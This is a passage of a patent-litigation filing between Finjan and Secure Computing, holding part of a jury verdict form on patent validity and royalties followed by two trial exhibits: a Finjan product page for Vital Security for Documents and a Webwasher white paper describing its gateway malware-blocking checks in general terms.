<sup>16</sup> Finjan Software, Ltd. and Finjan Software, Inc. object to any question regarding inducing infringement. Secure Computing cannot prove indirect infringement because it has no evidence of direct infringement.

<sup>17</sup> Id.

<sup>18</sup> Id.

**E. Finjan's Patent Invalidity Claims Against Secure Computing****Anticipation**

33. Do you find that Finjan has proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,185,361 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '361 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Secure Computing.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: \_\_\_\_\_

Claim 2: \_\_\_\_\_

Claim 3: \_\_\_\_\_

Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_

Claim 7: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

34. Do you find that Finjan has proven by clear and convincing evidence that Claim 37 of U.S. Patent No. 6,357,010 is invalid because it is anticipated by prior art? *Answer this question regarding validity of the '010 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Secure Computing.*

YES \_\_\_\_\_

NO \_\_\_\_\_

**Obviousness**

35. Do you find that Finjan has proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,185,361 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '361 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Secure Computing.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: \_\_\_\_\_

Claim 2: \_\_\_\_\_

Claim 3: \_\_\_\_\_

Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_

Claim 7: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

36. Do you find that Finjan has proven by clear and convincing evidence that Claim 37 of U.S. Patent No. 6,357,010 is invalid because the prior art makes it obvious?

YES \_\_\_\_\_

NO \_\_\_\_\_

**F. Damages for Secure Computing's Patent Infringement Claims Against Finjan**

37. If you have found that one or more of the asserted claims of U.S. Patent No. 7,185,361 are valid and infringed by Finjan's Vital Security Appliances, then what is the reasonable royalty rate to which Secure Computing has proven by a preponderance of the evidence and the amount of sales that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

38. If you have found that one or more of the asserted claims of U.S. Patent No. 6,357,010 are valid and infringed by Finjan's Vital Security for Documents, then what is the reasonable royalty rate to which Secure Computing has proven by a preponderance of the evidence and the amount of sales that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

\_\_\_\_\_  
FOREPERSON  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

# **EXHIBIT 16**



# Presence

call us today on: **0870 274 7070**

[Renew a Subscription](#)
[Select an Evaluation](#)
[home](#)
[solutions](#)
[products](#)
[special offers](#)
[case studies](#)
[support](#)
[company](#)
[contact us](#)
[site map](#)

## Vital Security for Documents

### [Overview](#)

### [Features & Benefits](#)

### [Specifications](#)

### [Associated Products](#)

### Overview

#### Vital Security™ for Documents Overview

Attacks from hackers and other unauthorised outsiders are well-known and understood security risks. For the first time, however, according to the CSI/FBI Computer Crime and Security Survey, 2003, disgruntled employees pose almost as big a security threat to corporations as hackers. Once an authorised user has access to sensitive documents Digital Rights Management they can be forwarded to competitors and news outlets, retained after termination, leaked to regulatory agencies or broadcast over the Web. In essence, control passes to the user as soon as the document is accessed.

Vital Security for Documents protects your confidential intellectual property from mishandling by authorised users using a centralised policy engine, removing security policy decisions from the hands of end users. Vital Security for Documents controls what sensitive information a user can access and what they can do with it after receiving it. Including: copying, printing, printing to a file, saving, forwarding and screen capturing of important information. Even if employees are terminated, or information gets into the wrong hands, Vital Security ensures that the information remains secured for the lifetime of the document.

Available on both Microsoft and Solaris platforms, Vital Security for Enterprise Documents' patented technology is application agnostic, transparent to users and protects PDF, HTML, and TXT files.

#### Centralised Policy Management

Documents that contain sensitive information need to be managed and controlled for their entire lifetime. Confidentiality leaks can result in monetary fines and jail time.

**Vital Security™ for Documents** includes a granular, easy-to-implement centralised policy engine that forces corporate policies on confidential documents. System administrators have the ability to control and set policies for copying, printing, saving, forwarding and screen capturing business documents for individual users or user groups. Every piece of intellectual property will be secured, whether it resides on the desktop or server, for the lifetime of the document.

Using industry standard encryption keys, Vital Security for Enterprise Documents provides robust security and enables its locking feature, rendering documents unreadable unless a non-transferable key authenticated the user's identity. Because the key required to decrypt protected documents can only be retrieved after the user successfully authenticates with a Vital Security™ for Documents Key Server, you are assured that protected intellectual property will not be available to non-authorised users, even if Vital Security™ for Documents is installed on their desktop.

#### Currency

In many industries and in many disciplines, having the most current information is extremely important. You wouldn't want manufacturing to start production on a product based on out-of-date specs. You also wouldn't want your customer service representatives giving customers advice based on older versions of your product.

**Vital Security™ for Documents** can ensure that current information is the only information available, eliminating even the possibility of out-of-date documents being used.

#### Control and Audit the Flow of Documents

Regulatory compliance has to be demonstrated during audits and reviews. **Vital Security™ for Documents** maintains a comprehensive list of everything that has been done with a document since its inception, including who

## Finjan

### Enterprise Solutions

- [Vital Security Appliance 5100 - for Web](#)
- [Vital Security Appliance 5200 - for Email](#)
- [Vital Security Appliance 5300 - for Load Balancing](#)
- [Vital Security Appliance 5400 - for SSL Security](#)
- [Vital Security Appliance Series NG-8000](#)
- [Vital Security for Clients](#)
- [Vital Security for Documents](#)
- [Vital Security for LiveLink](#)
- [Vital Security IEAP Adapter for Microsoft ISA Server](#)

### Home User & Small Business Solutions

- [SurfGuard Pro](#)

### Small & Medium Sized Business Solutions

- [Vital Security Appliance NG-1100 - for Web Traffic](#)
- [Internet iBox](#)
- [SSL iBox](#)
- [Documents iBox](#)

## Downloads

### White Papers

- [Combating the New Generation of Malware](#)
- [Phishing, Threats and Countermeasures](#)
- [Securing Active Content](#)
- [Spyware and Adware: Threats and Countermeasures](#)

Defendant's Trial Ex.

**DTX - 1271**

Case No. 06-369-GMS



has received copies and what they have done with those copies.

## Cost

Vital Security™ for Documents provides a rapid, low-cost deployment. It uses standard keys and key exchange protocols to encrypt documents and authenticate users. It also works with the Internet Explorer browser and Adobe Acrobat Reader that your users already know how to use. This dramatically reduces your implementation time and costs, and ensures a high ROI.

Vital Security™ for Documents has a proven, track record, protecting over half a billion documents with more than 4 million desktops installed.

## Back to the Top

[Overview](#) :: [Features & Benefits](#) :: [Specifications](#) :: [Associated Products](#)

## Features & Benefits

### Vital Security for Documents Features and Benefits

<b>Granular and Centralized Policy Management</b>	Create unique policies for individuals or groups of users and creates consistent policy implementation for all users.
<b>Document Provisioning</b>	Granular policies and roles-based rules determine who has access to confidential documents and what actions they have the rights to perform.
<b>Document Policy Enforcement</b>	Provides powerful authentication and encryption capabilities to protect sensitive business documents from unauthorised printing, printing to a file, copying, pasting, screen capturing, saving, and forwarding.
<b>Common Format Support</b>	Minimises overall costs by working with Internet Explorer to secure files in popular formats such as: HTML, PDF and TXT.
<b>Reporting and Auditing</b>	Detailed reports provide a lifetime of information about each document.
<b>Document Versioning</b>	Guarantees that only the latest copies of documents are used by preventing saving and copying.
<b>Digital Watermarking</b>	Ensures accountability by watermarking printed documents with an expiration date and/or the identification of the person printing it.
<b>Flexible and Scalable Architecture</b>	Especially useful for load balancing, configurations and environments with multiple servers across the enterprise.
<b>End User Friendly</b>	Unobtrusively monitors web server requests for protected information.
<b>Uses Industry Standard Keys</b>	Reduces complexity and cost of implementation and maintenance.

## Back to the Top

[Overview](#) :: [Features & Benefits](#) :: [Specifications](#) :: [Associated Products](#)

## Specifications

### Vital Security for Documents System Requirements

Client Application	Vital Security Server
<ul style="list-style-type: none"> <li>Microsoft Internet Explorer 5.0, 5.5, and 6.0</li> <li>Adobe Acrobat 4.0 and 5.0</li> <li>Windows 98, NT4, 2000 and XP</li> </ul>	<ul style="list-style-type: none"> <li>Windows NT4, 2000</li> <li>Solaris 2.5, 7, 8</li> <li>Microsoft IIS4, IIS5</li> <li>NES 3.5</li> <li>Planet 4.0, 4.1</li> <li>Apache 1.3</li> </ul>

## Back to the Top

[Overview](#) :: [Features & Benefits](#) :: [Specifications](#) :: [Associated Products](#)

## Associated Products



**5100****Vital Security Appliance 5100 - for Web**

Today's sophisticated and complex malware threats, including spyware, phishing, malicious code, viruses, worms and Trojans, require highly intelligent and robust security solutions. Leveraging Finjan's Application-Level Behaviour Blocking, **Vital Security™ Appliance 5100** is the **ONLY** solution that effectively combats this new generation of threats, while ensuring enterprise-level performance and high availability.

**5200****Vital Security Appliance 5200 - for Email**

**Vital Security Appliance 5200** delivers the world's best and most comprehensive enterprise-level security solution for email traffic. Integrating Finjan's patented Application-Level Behaviour Blocking with best-of-breed anti-virus (McAfee®), Sophos®) and anti-spam (MailShelf™) engines, **Vital Security Appliance 5200** provides the most complete email protection for known and unknown threats, including viruses, spam and malicious code attacks, such as phishing and spyware.

**5300****Vital Security Appliance 5300 - for Load Balancing**

**Vital Security Appliance 5300** is the dedicated Security Load Balancer device in Finjan's Vital Security™ Appliance Series 5000, a set of robust hardware-based security solutions for enterprises. Designed to enhance overall solution reliability and performance, this powerful Security Load Balancer provides enterprises with the high availability they require for continuous business operations.

**5400****Vital Security Appliance 5400 - for SSL Security**

The **Vital Security for SSL** solution provides two essential values: 1- It eliminates the risk of viruses or malicious content entering your network hidden within both transactional and application level SSL encrypted traffic; 2- It delivers enforcement of corporate certificate policy and denies visits from corporate users to SSL sites with revoked or expired certificates.

**Vital Security for Clients**

**Vital Security™ for Clients** is a centrally managed security solution for enterprise desktops and off-network laptops. It protects individual computer users from mobile malicious code received through e-mails and the Web and monitors the behaviour of active content using its "sandboxing" technique.

**Vital Security for LiveLink**

**Vital Security for LiveLink** ensures that documents continue to be secured even if they've been improperly sent to the wrong person. To these unauthorised eyes, your intellectual property would appear as gibberish. The patented Vital Security solution secures, tracks and audits the provision and access of sensitive digital documents for their entire lifetime. Vital Security prevents unauthorised copying, printing, print to file, saving, forwarding and screen capturing of sensitive information without interrupting normal business processes.

**Vital Security ICAP Adapter for Microsoft ISA Server**

Finjan's **Vital Security ICAP Adapter for Microsoft ISA Server** adds ICAP capabilities to ISA servers, allowing them to interact with ICAP servers, such as Vital Security for Web, without having to add these servers to the proxy chain. The ICAP adapter intercepts HTTP sessions and sends them via ICAP to Vital Security for Web, which serves as an ICAP server. This allows Vital Security for Web to scan content that passes through the ISA server without requirement additional servers in the proxy chain.

[Back to the Top](#)

[Overview](#) :: [Features & Benefits](#) :: [Specifications](#) :: [Associated Products](#)

[<< Back to product list](#)

call us now on: **0870 274 7070** to discuss your needs.

[Back to Top](#)

# **EXHIBIT 17**

# White Paper

## Webwasher® CSM Suite: Proactive Security


Defending known and unknown malicious code, day zero attacks, exploits, hostile mobile code and other threats

Plaintiff's Trial Exhibit

**PTX-26**

Case No. 06-369 GMS

Copyright © webwasher AG 2004. All Rights Reserved.





## **1 Abstract**

Webwasher CSM Suite is the first solution worldwide which proactively and simultaneously protects against the two most severe security dangers corporations face today when using the Internet.

First, it closes the time lag between the emersion of a new virus, worm, hostile mobile code or other yet unknown malicious code – and the signature update required by Anti Virus scanners to unerringly block the new threat.

Second, it closes the time lag between the appearance of a new exploit and the availability/roll-out of a new security patch.

Webwasher CSM Suite runs on the gateway, only, and requires no client software to deploy or maintain. Its novel built-in, proactive, four-tiered methodology checks the media type of download objects, verifies digital signatures and blocks untrusted program code. It performs a heuristic analysis and blocks program code based on its potential behavior, and neutralizes suspicious script code trying to exploit vulnerabilities on the client.

## 2 Contents

1	Abstract.....	2
2	Contents.....	3
3	Introduction.....	5
4	Proactive Security.....	7
4.1	The need.....	7
4.2	The solution.....	7
4.3	How it works.....	8
4.4	Integration in Webwasher CSM Suite.....	9
4.5	Media Type Filter.....	9
4.6	Signature Checking.....	9
4.7	Proactive Scanner.....	10
4.7.1	Heuristic Scanning.....	11
4.7.2	Exploit Method Detection.....	12
4.8	User Interface.....	13
4.8.1	Media Type Filter.....	13
4.8.2	Signature Check.....	13
4.8.3	Proactive Scanner.....	14
5	Webwasher CSM Suite Recognition Techniques.....	16
5.1	Media Type Filtering.....	16
5.2	Virus Signature Scanning.....	16
5.3	Pattern Scanning.....	16
5.4	Checksum Scanning.....	16
5.5	Signature Checking.....	17
5.6	Heuristic Scanning.....	17

5.7	Exploit Method Detection .....	17
6	Other Recognition Techniques .....	19
6.1	Emulation .....	19
6.2	Function Call Interception .....	19
7	Points of Attack utilized by Malicious Mobile Code .....	20
7.1	The Local Filesystem .....	20
7.2	The Windows Registry .....	20
7.3	The Network.....	20
7.4	E-Mail client automation.....	20
7.4.1	Scripts accessing the Outlook mail client.....	20
7.4.2	Social Engineering.....	21
7.5	Dynamic loading or execution of program code .....	22
7.5.1	Scripts that dynamically execute code .....	22
7.5.2	VBA macros that dynamically create code.....	22
7.6	Mobile code utilizing vulnerable browser features .....	22
7.6.1	Elevating program rights from Internet- to Local Zone.....	22
7.6.2	Accessing the local filesystem .....	23
7.7	VBA macros using vulnerable Office features .....	24
7.8	Malicious Java Applets.....	24
7.9	Encodings used to hide malicious code.....	25
7.10	Other stealth techniques to hide malicious code .....	26
7.11	Weaknesses of signed ActiveX Controls .....	26
7.12	Weaknesses of signed Java Applets .....	27
8	Summary.....	28



### 3 Introduction

Webwasher CSM Suite includes a novel approach, Proactive Security, to ward off 'Zero-Day Attacks' that take advantage of software vulnerabilities for which there are no available fixes, neither virus signatures nor security patches.<sup>1</sup> In particular Webwasher solves two major problems plaguing corporations using the Internet:

First, Webwasher protects its customers during the time lag between the emersion of a new virus, worm, hostile mobile code or other yet unknown malicious code – and the signature update required by the anti virus scanner to unerringly block the new threat.

Today's aggressors are able to launch masses of new network worms with the help of zombie networks consisting of thousands of hijacked, remote controlled computers. Hence time until millions of Internet PCs are infected has dropped significantly from days to as low as 30 minutes. In contrast, the analysis, creation and provision of virus patterns needs up to several hours.

Second, Webwasher guards corporations during the time lag between the appearance of a new exploit and the availability/roll-out of a security patch.

It is reported that the release of a single Microsoft Windows security patch often takes 60 to 90 days. Microsoft Windows cumulative patches - service packs plugging several security holes at once - are released just about once every one to three years, only. The scheduled release of Windows XP service pack 2 had even been postponed to a vague date before it was finally released.

Worse, corporations that do not immediately roll out a security patch after its official release are at even greater risk. Microsoft reported that crackers are using the new security patches to better understand the exploits which they fix. Special software is widely available on the Internet that simplifies the reverse engineering of the security patches, thus minimizes the time to generate new or more devastating malware.

Webwasher's built-in Proactive Security is a four-tiered gateway solution that

- Checks all files and blocks unwanted media types
- Verifies digital signatures and blocks untrusted program code,
- Performs a heuristic analysis and blocks program code based on its potential behavior, and
- Neutralizes suspicious script code trying to exploit vulnerabilities on the client.

The combination of four different anticipatory analyses on the gateway without the need to deploy and maintain software on the client results in a scalable, robust and cost effective solution. Webwasher CSM Suite wards off unknown malicious code as well as emerging exploits based on well known vulnerabilities.

Customers can apply Webwasher CSM Suite as a perimeter defense to protect their corporate network from entering potentially

---

<sup>1</sup> This white paper is using the term 'Zero-Day Attack' according to analysts IDC and Gartner. There are other definitions in the wild, e.g. Symantec calls rapid infections 'Zero-Day Attacks' - there is less than one day duration between the launch of a new malicious code and its worldwide outbreak. Some literature also refers to the term 'day-zero attack'.

- Malicious **ActiveX controls**, including the ability to block unsigned or signed but untrusted ActiveX controls
- Malicious **Win32 executable code and Win32 dynamic link libraries (DLL)**, including the ability to block unsigned or signed but untrusted Win32 executables and DLLs
- Malicious **Java applets**, including the ability to block unsigned or signed but untrusted Java applets (JAR archives)
- Dangerous **JavaScript or Visual Basic Script (VBScript)** that exploit vulnerabilities on the clients
- Malicious **Visual Basic for Applications (VBA)** macros embedded into Microsoft Office documents.

## 4 Proactive Security

### 4.1 The need

New viruses and worms continue to employ blended threats techniques, exploiting multiple weaknesses and attacking through multiple methods (e.g. Web, email, FTP). Furthermore, corporations need to be prepared to fight off zero-day attacks.

"Malicious hackers are getting much more sophisticated and faster at exploiting application vulnerabilities. The threat of zero-day attacks that take advantage of software vulnerabilities for which there are no available fixes are starting to be viewed as a major threat to data security." (IDC, August 2004)<sup>2</sup>

Furthermore IDC recommends proactive solutions - such as Webwasher - to fight off zero-day attacks and blended threats:

"The 2003 onslaught of viruses and worms such as Blaster, Nachi, and SoBig not only highlights the importance of keeping security solutions up to date, it also shines a spotlight on the growing need for more proactive security products and services." (IDC, August 2004)

### 4.2 The solution

Webwasher's built-in Proactive Security allows administrators to flexibly tune the policy according to corporate security requirements.

- Allows to define security policies by user and groups
- Allows to apply proactive security checks for Web and/or email
- Protects simultaneously incoming and outgoing data traffic
- Allows to apply proactive security checks by object type
- Allows to apply pre-defined as well as custom defined actions
- Supports hierarchical policies with administrators and sub-administrators
- Allows to create own security policies or to choose from built-in and ready-to-run policies

Today's corporations demand the ability to enforce security policies by users and groups in order to better meet rising security standards while enhancing productivity when using the Internet. A single interface for managing the policies for Web and email reduces administrative burden and costs. Fighting off known and unknown threats on the Internet requires a comprehensive set of security checks of all incoming and outgoing potentially hostile objects including executables (Windows applications, DLLs, Applets or ActiveX Controls) and scripts (Javascript, Visual Basic Scripts and Applications). Webwasher's policy includes a broad set of pre-defined actions including allow, warn, block, quarantine, block and notify and many others. Administrators can also create new powerful actions for automation of complex tasks and processes. Hierarchical policies with a rights management for administrators and sub-administrators simplifies managing security in global corporations and in distributed enterprises with subsidiaries in several locations, alike. Webwasher

---

<sup>2</sup> Worldwide Secure Content Management 2004-2008 Forecast Update and 2003 Vendor Shares: A Holistic View of Antivirus, Web Filtering, and Messaging Security)

includes several built-in security policies that can be used right away or as a convenient starting point to create the own security policy.

Webwasher's Proactive Security consists of the three components

- Media Type Filter (handling of media types)
- Signature Checking (verification of signed objects)
- Proactive Scanner (heuristic analysis and exploit method detection)

#### 4.3 How it works

Webwasher's Proactive Security runs on the gateway only and inspects any incoming and outgoing code in up to four steps, depending on the program code language (Fig. 1).

As a first step, a code inspection of each file determines the corresponding correct media type. Corporations may want to disallow media types that are potentially hazardous, bandwidth intensive or drain productivity, e.g. video streams.

Next, ActiveX controls, Java applets, Win32 executables and Win32 dynamic link libraries are examined for digital signatures. If they are not signed, the administrator may want to block them anyway. If they are signed, but the signed data has been altered since the signature had been applied or they are signed by an authority whom the administrator does not trust, they will be blocked as well.




Fig. 1: Architecture of Webwasher's Proactive Security

As the next step, a heuristic analysis is performed, where potential function calls are iterated regardless of the actual program flow and known functions are classified based on a given set of rules. Depending on the program code language, detected function calls are put into relation and again compared against a given set of context-sensitive rules.

In a fourth and final step scripts trying to exploit vulnerabilities on the client are scanned and neutralized. Although the scripts are not malicious per se, they are the enablers to inject or execute

further malicious code. Detecting and neutralizing such scripts on the gateway interrupts the malicious payload of being distributed to the clients. A comprehensive set of methodologies scans and analyzes the scripts versus an automatically updated database of rules. Known or unknown script code utilizing exploits is reliably detected by probability weightings.

#### 4.4 Integration in Webwasher CSM Suite

Webwasher CSM Suite is a complete solution containing an arsenal of best of breed technology of both worlds - reactive and proactive security (Fig. 2).

First, the product fights off known threats with a comprehensive set of functionality. An integrated antivirus scanner includes automated signature updates to detect and eliminate malicious code. The Generic Body Filter offers an additional layer of security by allowing you to define your own patterns and file checksums, thus blocking unwanted code as needed. Second, Webwasher, wards off unknown threats with the four tiered Proactive Security methodology consisting of media type filtering, signature verification, heuristic analysis and exploit method detection.




Fig. 2: Proactive Security embedded In Webwasher's Security Architecture

#### 4.5 Media Type Filter

The media type filter automatically inspects all incoming and outgoing objects - even archived, nested archived or compressed - and identifies their associated media type, e.g. text, audio, video, executable. The algorithm performs a triple check, analyzing file extension and mime type and scans for byte patterns ('magic byte check') to achieve maximum reliability and to uncover any tampering.

#### 4.6 Signature Checking

Digital signatures allow to verify the creator of an executable and that it has not been tampered with, prior to running it. It does not guarantee that the piece of code is bug free, not malicious or has no malicious payload injected. These limitations seems to diminish the value of digital signatures as a means to reliably block harmful code. However corporations can create white list policies allowing to download and run code from trustful sources only, ward off code with no signatures, block code with a revoked or expired certificate or refuse tampered code and much more.



Creating a digital signature requires several steps. First the author creates a unique digital fingerprint of the code. Then the author encrypts the fingerprint with his or her private key to generate a unique digital signature which is attached to the piece of code along with a public decryption key and a certificate verifying the decryption key.

Webwasher inspects the certificate of the code and detects expired or revoked certificates as well as unwanted authors. If the certificate meets the security policy then the code is decrypted and compared against the included finger print. If the code is identical - thus not altered - Webwasher will allow it to pass.

Security Check	Feature / Remarks	Benefits	Scanned Objects
Untrusted Signature	Executables which have no certificate.	Allows to enforce a security policy which does not allow to run or download executables with no certificate. Large, viable or trustful corporations typically sign their code.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Win32 Executables <input checked="" type="checkbox"/> Dynamik Link Libraries
Revoked Signature	Executables which have revoked certificate	Allows to enforce a security policy which does not allow to run or download executables with revoked certificates. A revoked certificate might be stolen.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Win32 Executables <input checked="" type="checkbox"/> Dynamik Link Libraries
Expired Signatures	Executables which have expired certificate	Allows to enforce a security policy which does not allow to run or download executables with expired certificate. Expiration of a certificate points to a software vendor or author with trouble, e.g. got out of business.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Win32 Executables <input checked="" type="checkbox"/> Dynamik Link Libraries

#### 4.7 Proactive Scanner

Webwasher includes more than ten different security checks which allow to precisely limit the operational space such as file and registry operations or network access of ActiveX Controls, Win32 executables, Win32 Dynamic Link Libraries, Java Applets, JavaScripts, VBScripts and VBA Macros. You can exactly define what is allowed or forbidden.

Webwasher's Proactive Scanner completely covers the points of attacks used by malicious mobile code which were described in one of the previous chapters. The systematic analysis of both, known threats and their attack vectors as well as unknown, potential threats based on weaknesses and vulnerabilities in applications and the operating system, guarantees that Webwasher is able to protect corporations in a reliable and efficient way. Moreover, automated updates of its rules enable Webwasher to constantly keep the technology leap, so much needed to stay ahead of the ever changing and increasing risks attributed to Internet usage. Webwasher's systematic approach to ward off known and unknown malicious code avoids the fatal mistake of competing products which have a 'band-aid' collection of loose and unsystematic security checks trying to fix known vulnerabilities and leave corporations with a false sense of security.

Webwasher's Proactive Scanner consists of the two components: Heuristic Scanning and Exploit Method Detection.



## 4.7.1 Heuristic Scanning

Security Check	Feature / Remarks	Benefits	Scanned Objects
<b>Local File System Read Access</b>	Limits read access to the local filesystem and mounted network shares. In general, a read access of mobile code is very suspicious and blocking of such activity is highly recommended.	Prevents that malicious code collects personal or confidential data.  Allows to enforce a restrictive security policy which forbids all read accesses of ActiveX Controls or Java Applets with exception of code which has been specifically allowed (white listed). The latter might be code which needs to read/write temporary files during operation.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Java Applets <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Local File System Write Access</b>	Limits write access to the local filesystem and mounted network shares. In general, a write access of mobile code is very suspicious and blocking of such activity is highly recommended.	Prevents that malicious code alters, corrupts or deletes valuable data.  Allows to enforce a restrictive security policy which forbids all write accesses of ActiveX Controls or Java Applets with exception of code which has been specifically allowed (white listed). The latter might be code which needs to read/write temporary files during operation.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Java Applets <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Registry Read Access</b>	Limits read access to the local registry of the operating system. This is a suspicious action for scripts, but a normal action for executables.	Prevents that malicious code collects personal or confidential data.  Neutralizes malicious code which requires registry information for its hostile behavior.  Protects against day-zero attacks.	<input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Registry Write Access</b>	Limits write access to the local registry of the operating system. This is a suspicious action for scripts, but a normal action for executables.	Prevents that malicious script code alters, corrupts or deletes registry information on the client's Windows operating system. Such hostile action can lead to severe damage including complete system failure.  Neutralizes malicious code which tampers registry information as a door opener for other hostile actions, e.g. wards off illegitimate changes of the security level.	<input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Network Access</b>	Limits access to the network (including mapping of network shares).	Prevents that malicious code compromises personal or confidential data to its iniquitous origin server.  Wards off spyware, adware and other malware which silently collects and transmits data to third parties.  Hinders malicious code to update itself by downloading additional hostile functionality over the Internet. Prevents mutation of malicious code.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Win32 Executables <input checked="" type="checkbox"/> Dynamik Link Libraries <input checked="" type="checkbox"/> Java Applets <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Mail Access</b>	Limits access to a local mail client. In nearly all cases, this is a good indication for a worm trying to replicate itself to all entries listed in the victim's mail address book.	Wards off worms which replicate automatically over the mail client without user's consent or notice.  Prevents of code trying to turn the user's computer into an SMTP engine (zombie), e.g. as a remote controlled relay server to deliver spam.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros

<b>External Process Access</b>	Creation or termination of system processes. This is a strong evidence for malicious code since such operations are not required in a browser's environment.	Prevents of malicious code that tries to tamper system processes on user's client, e.g. shuts down system, terminates security software or creates own hostile processes.	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Win32 Executables <input checked="" type="checkbox"/> Dynamik Link Libraries <input checked="" type="checkbox"/> Java Applets <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
--------------------------------	--	---	---

#### 4.7.2 Exploit Method Detection

Security Check	Feature / Remarks	Benefits	Scanned Objects
<b>Usage of Vulnerable Functionality</b>	Suspicious usage of vulnerable program interfaces. Applies to mobile code that makes use of program interfaces that are known to be vulnerable or mobile code that performs a combination of operations that are known to lead to the exploitation of a vulnerability in the program's host environment.	<p>Detects and neutralizes malicious script code trying to exploit vulnerabilities on the client.</p> <p>Blocks known and unknown malicious code using exploits during the time period while there are no security patches available or rolled out.</p>	<input checked="" type="checkbox"/> Java Applets <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Dynamic Code Generation</b>	Detects dynamic generation of program code. This only applies to script languages and may be used to hide code from scan-string based filters.	<p>Detects and neutralizes malicious script code which uses obfuscation to avoid being detected by conventional antivirus engines.</p> <p>Blocks known and unknown malicious code using exploits during the time period while there are no security patches available or rolled out.</p>	<input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
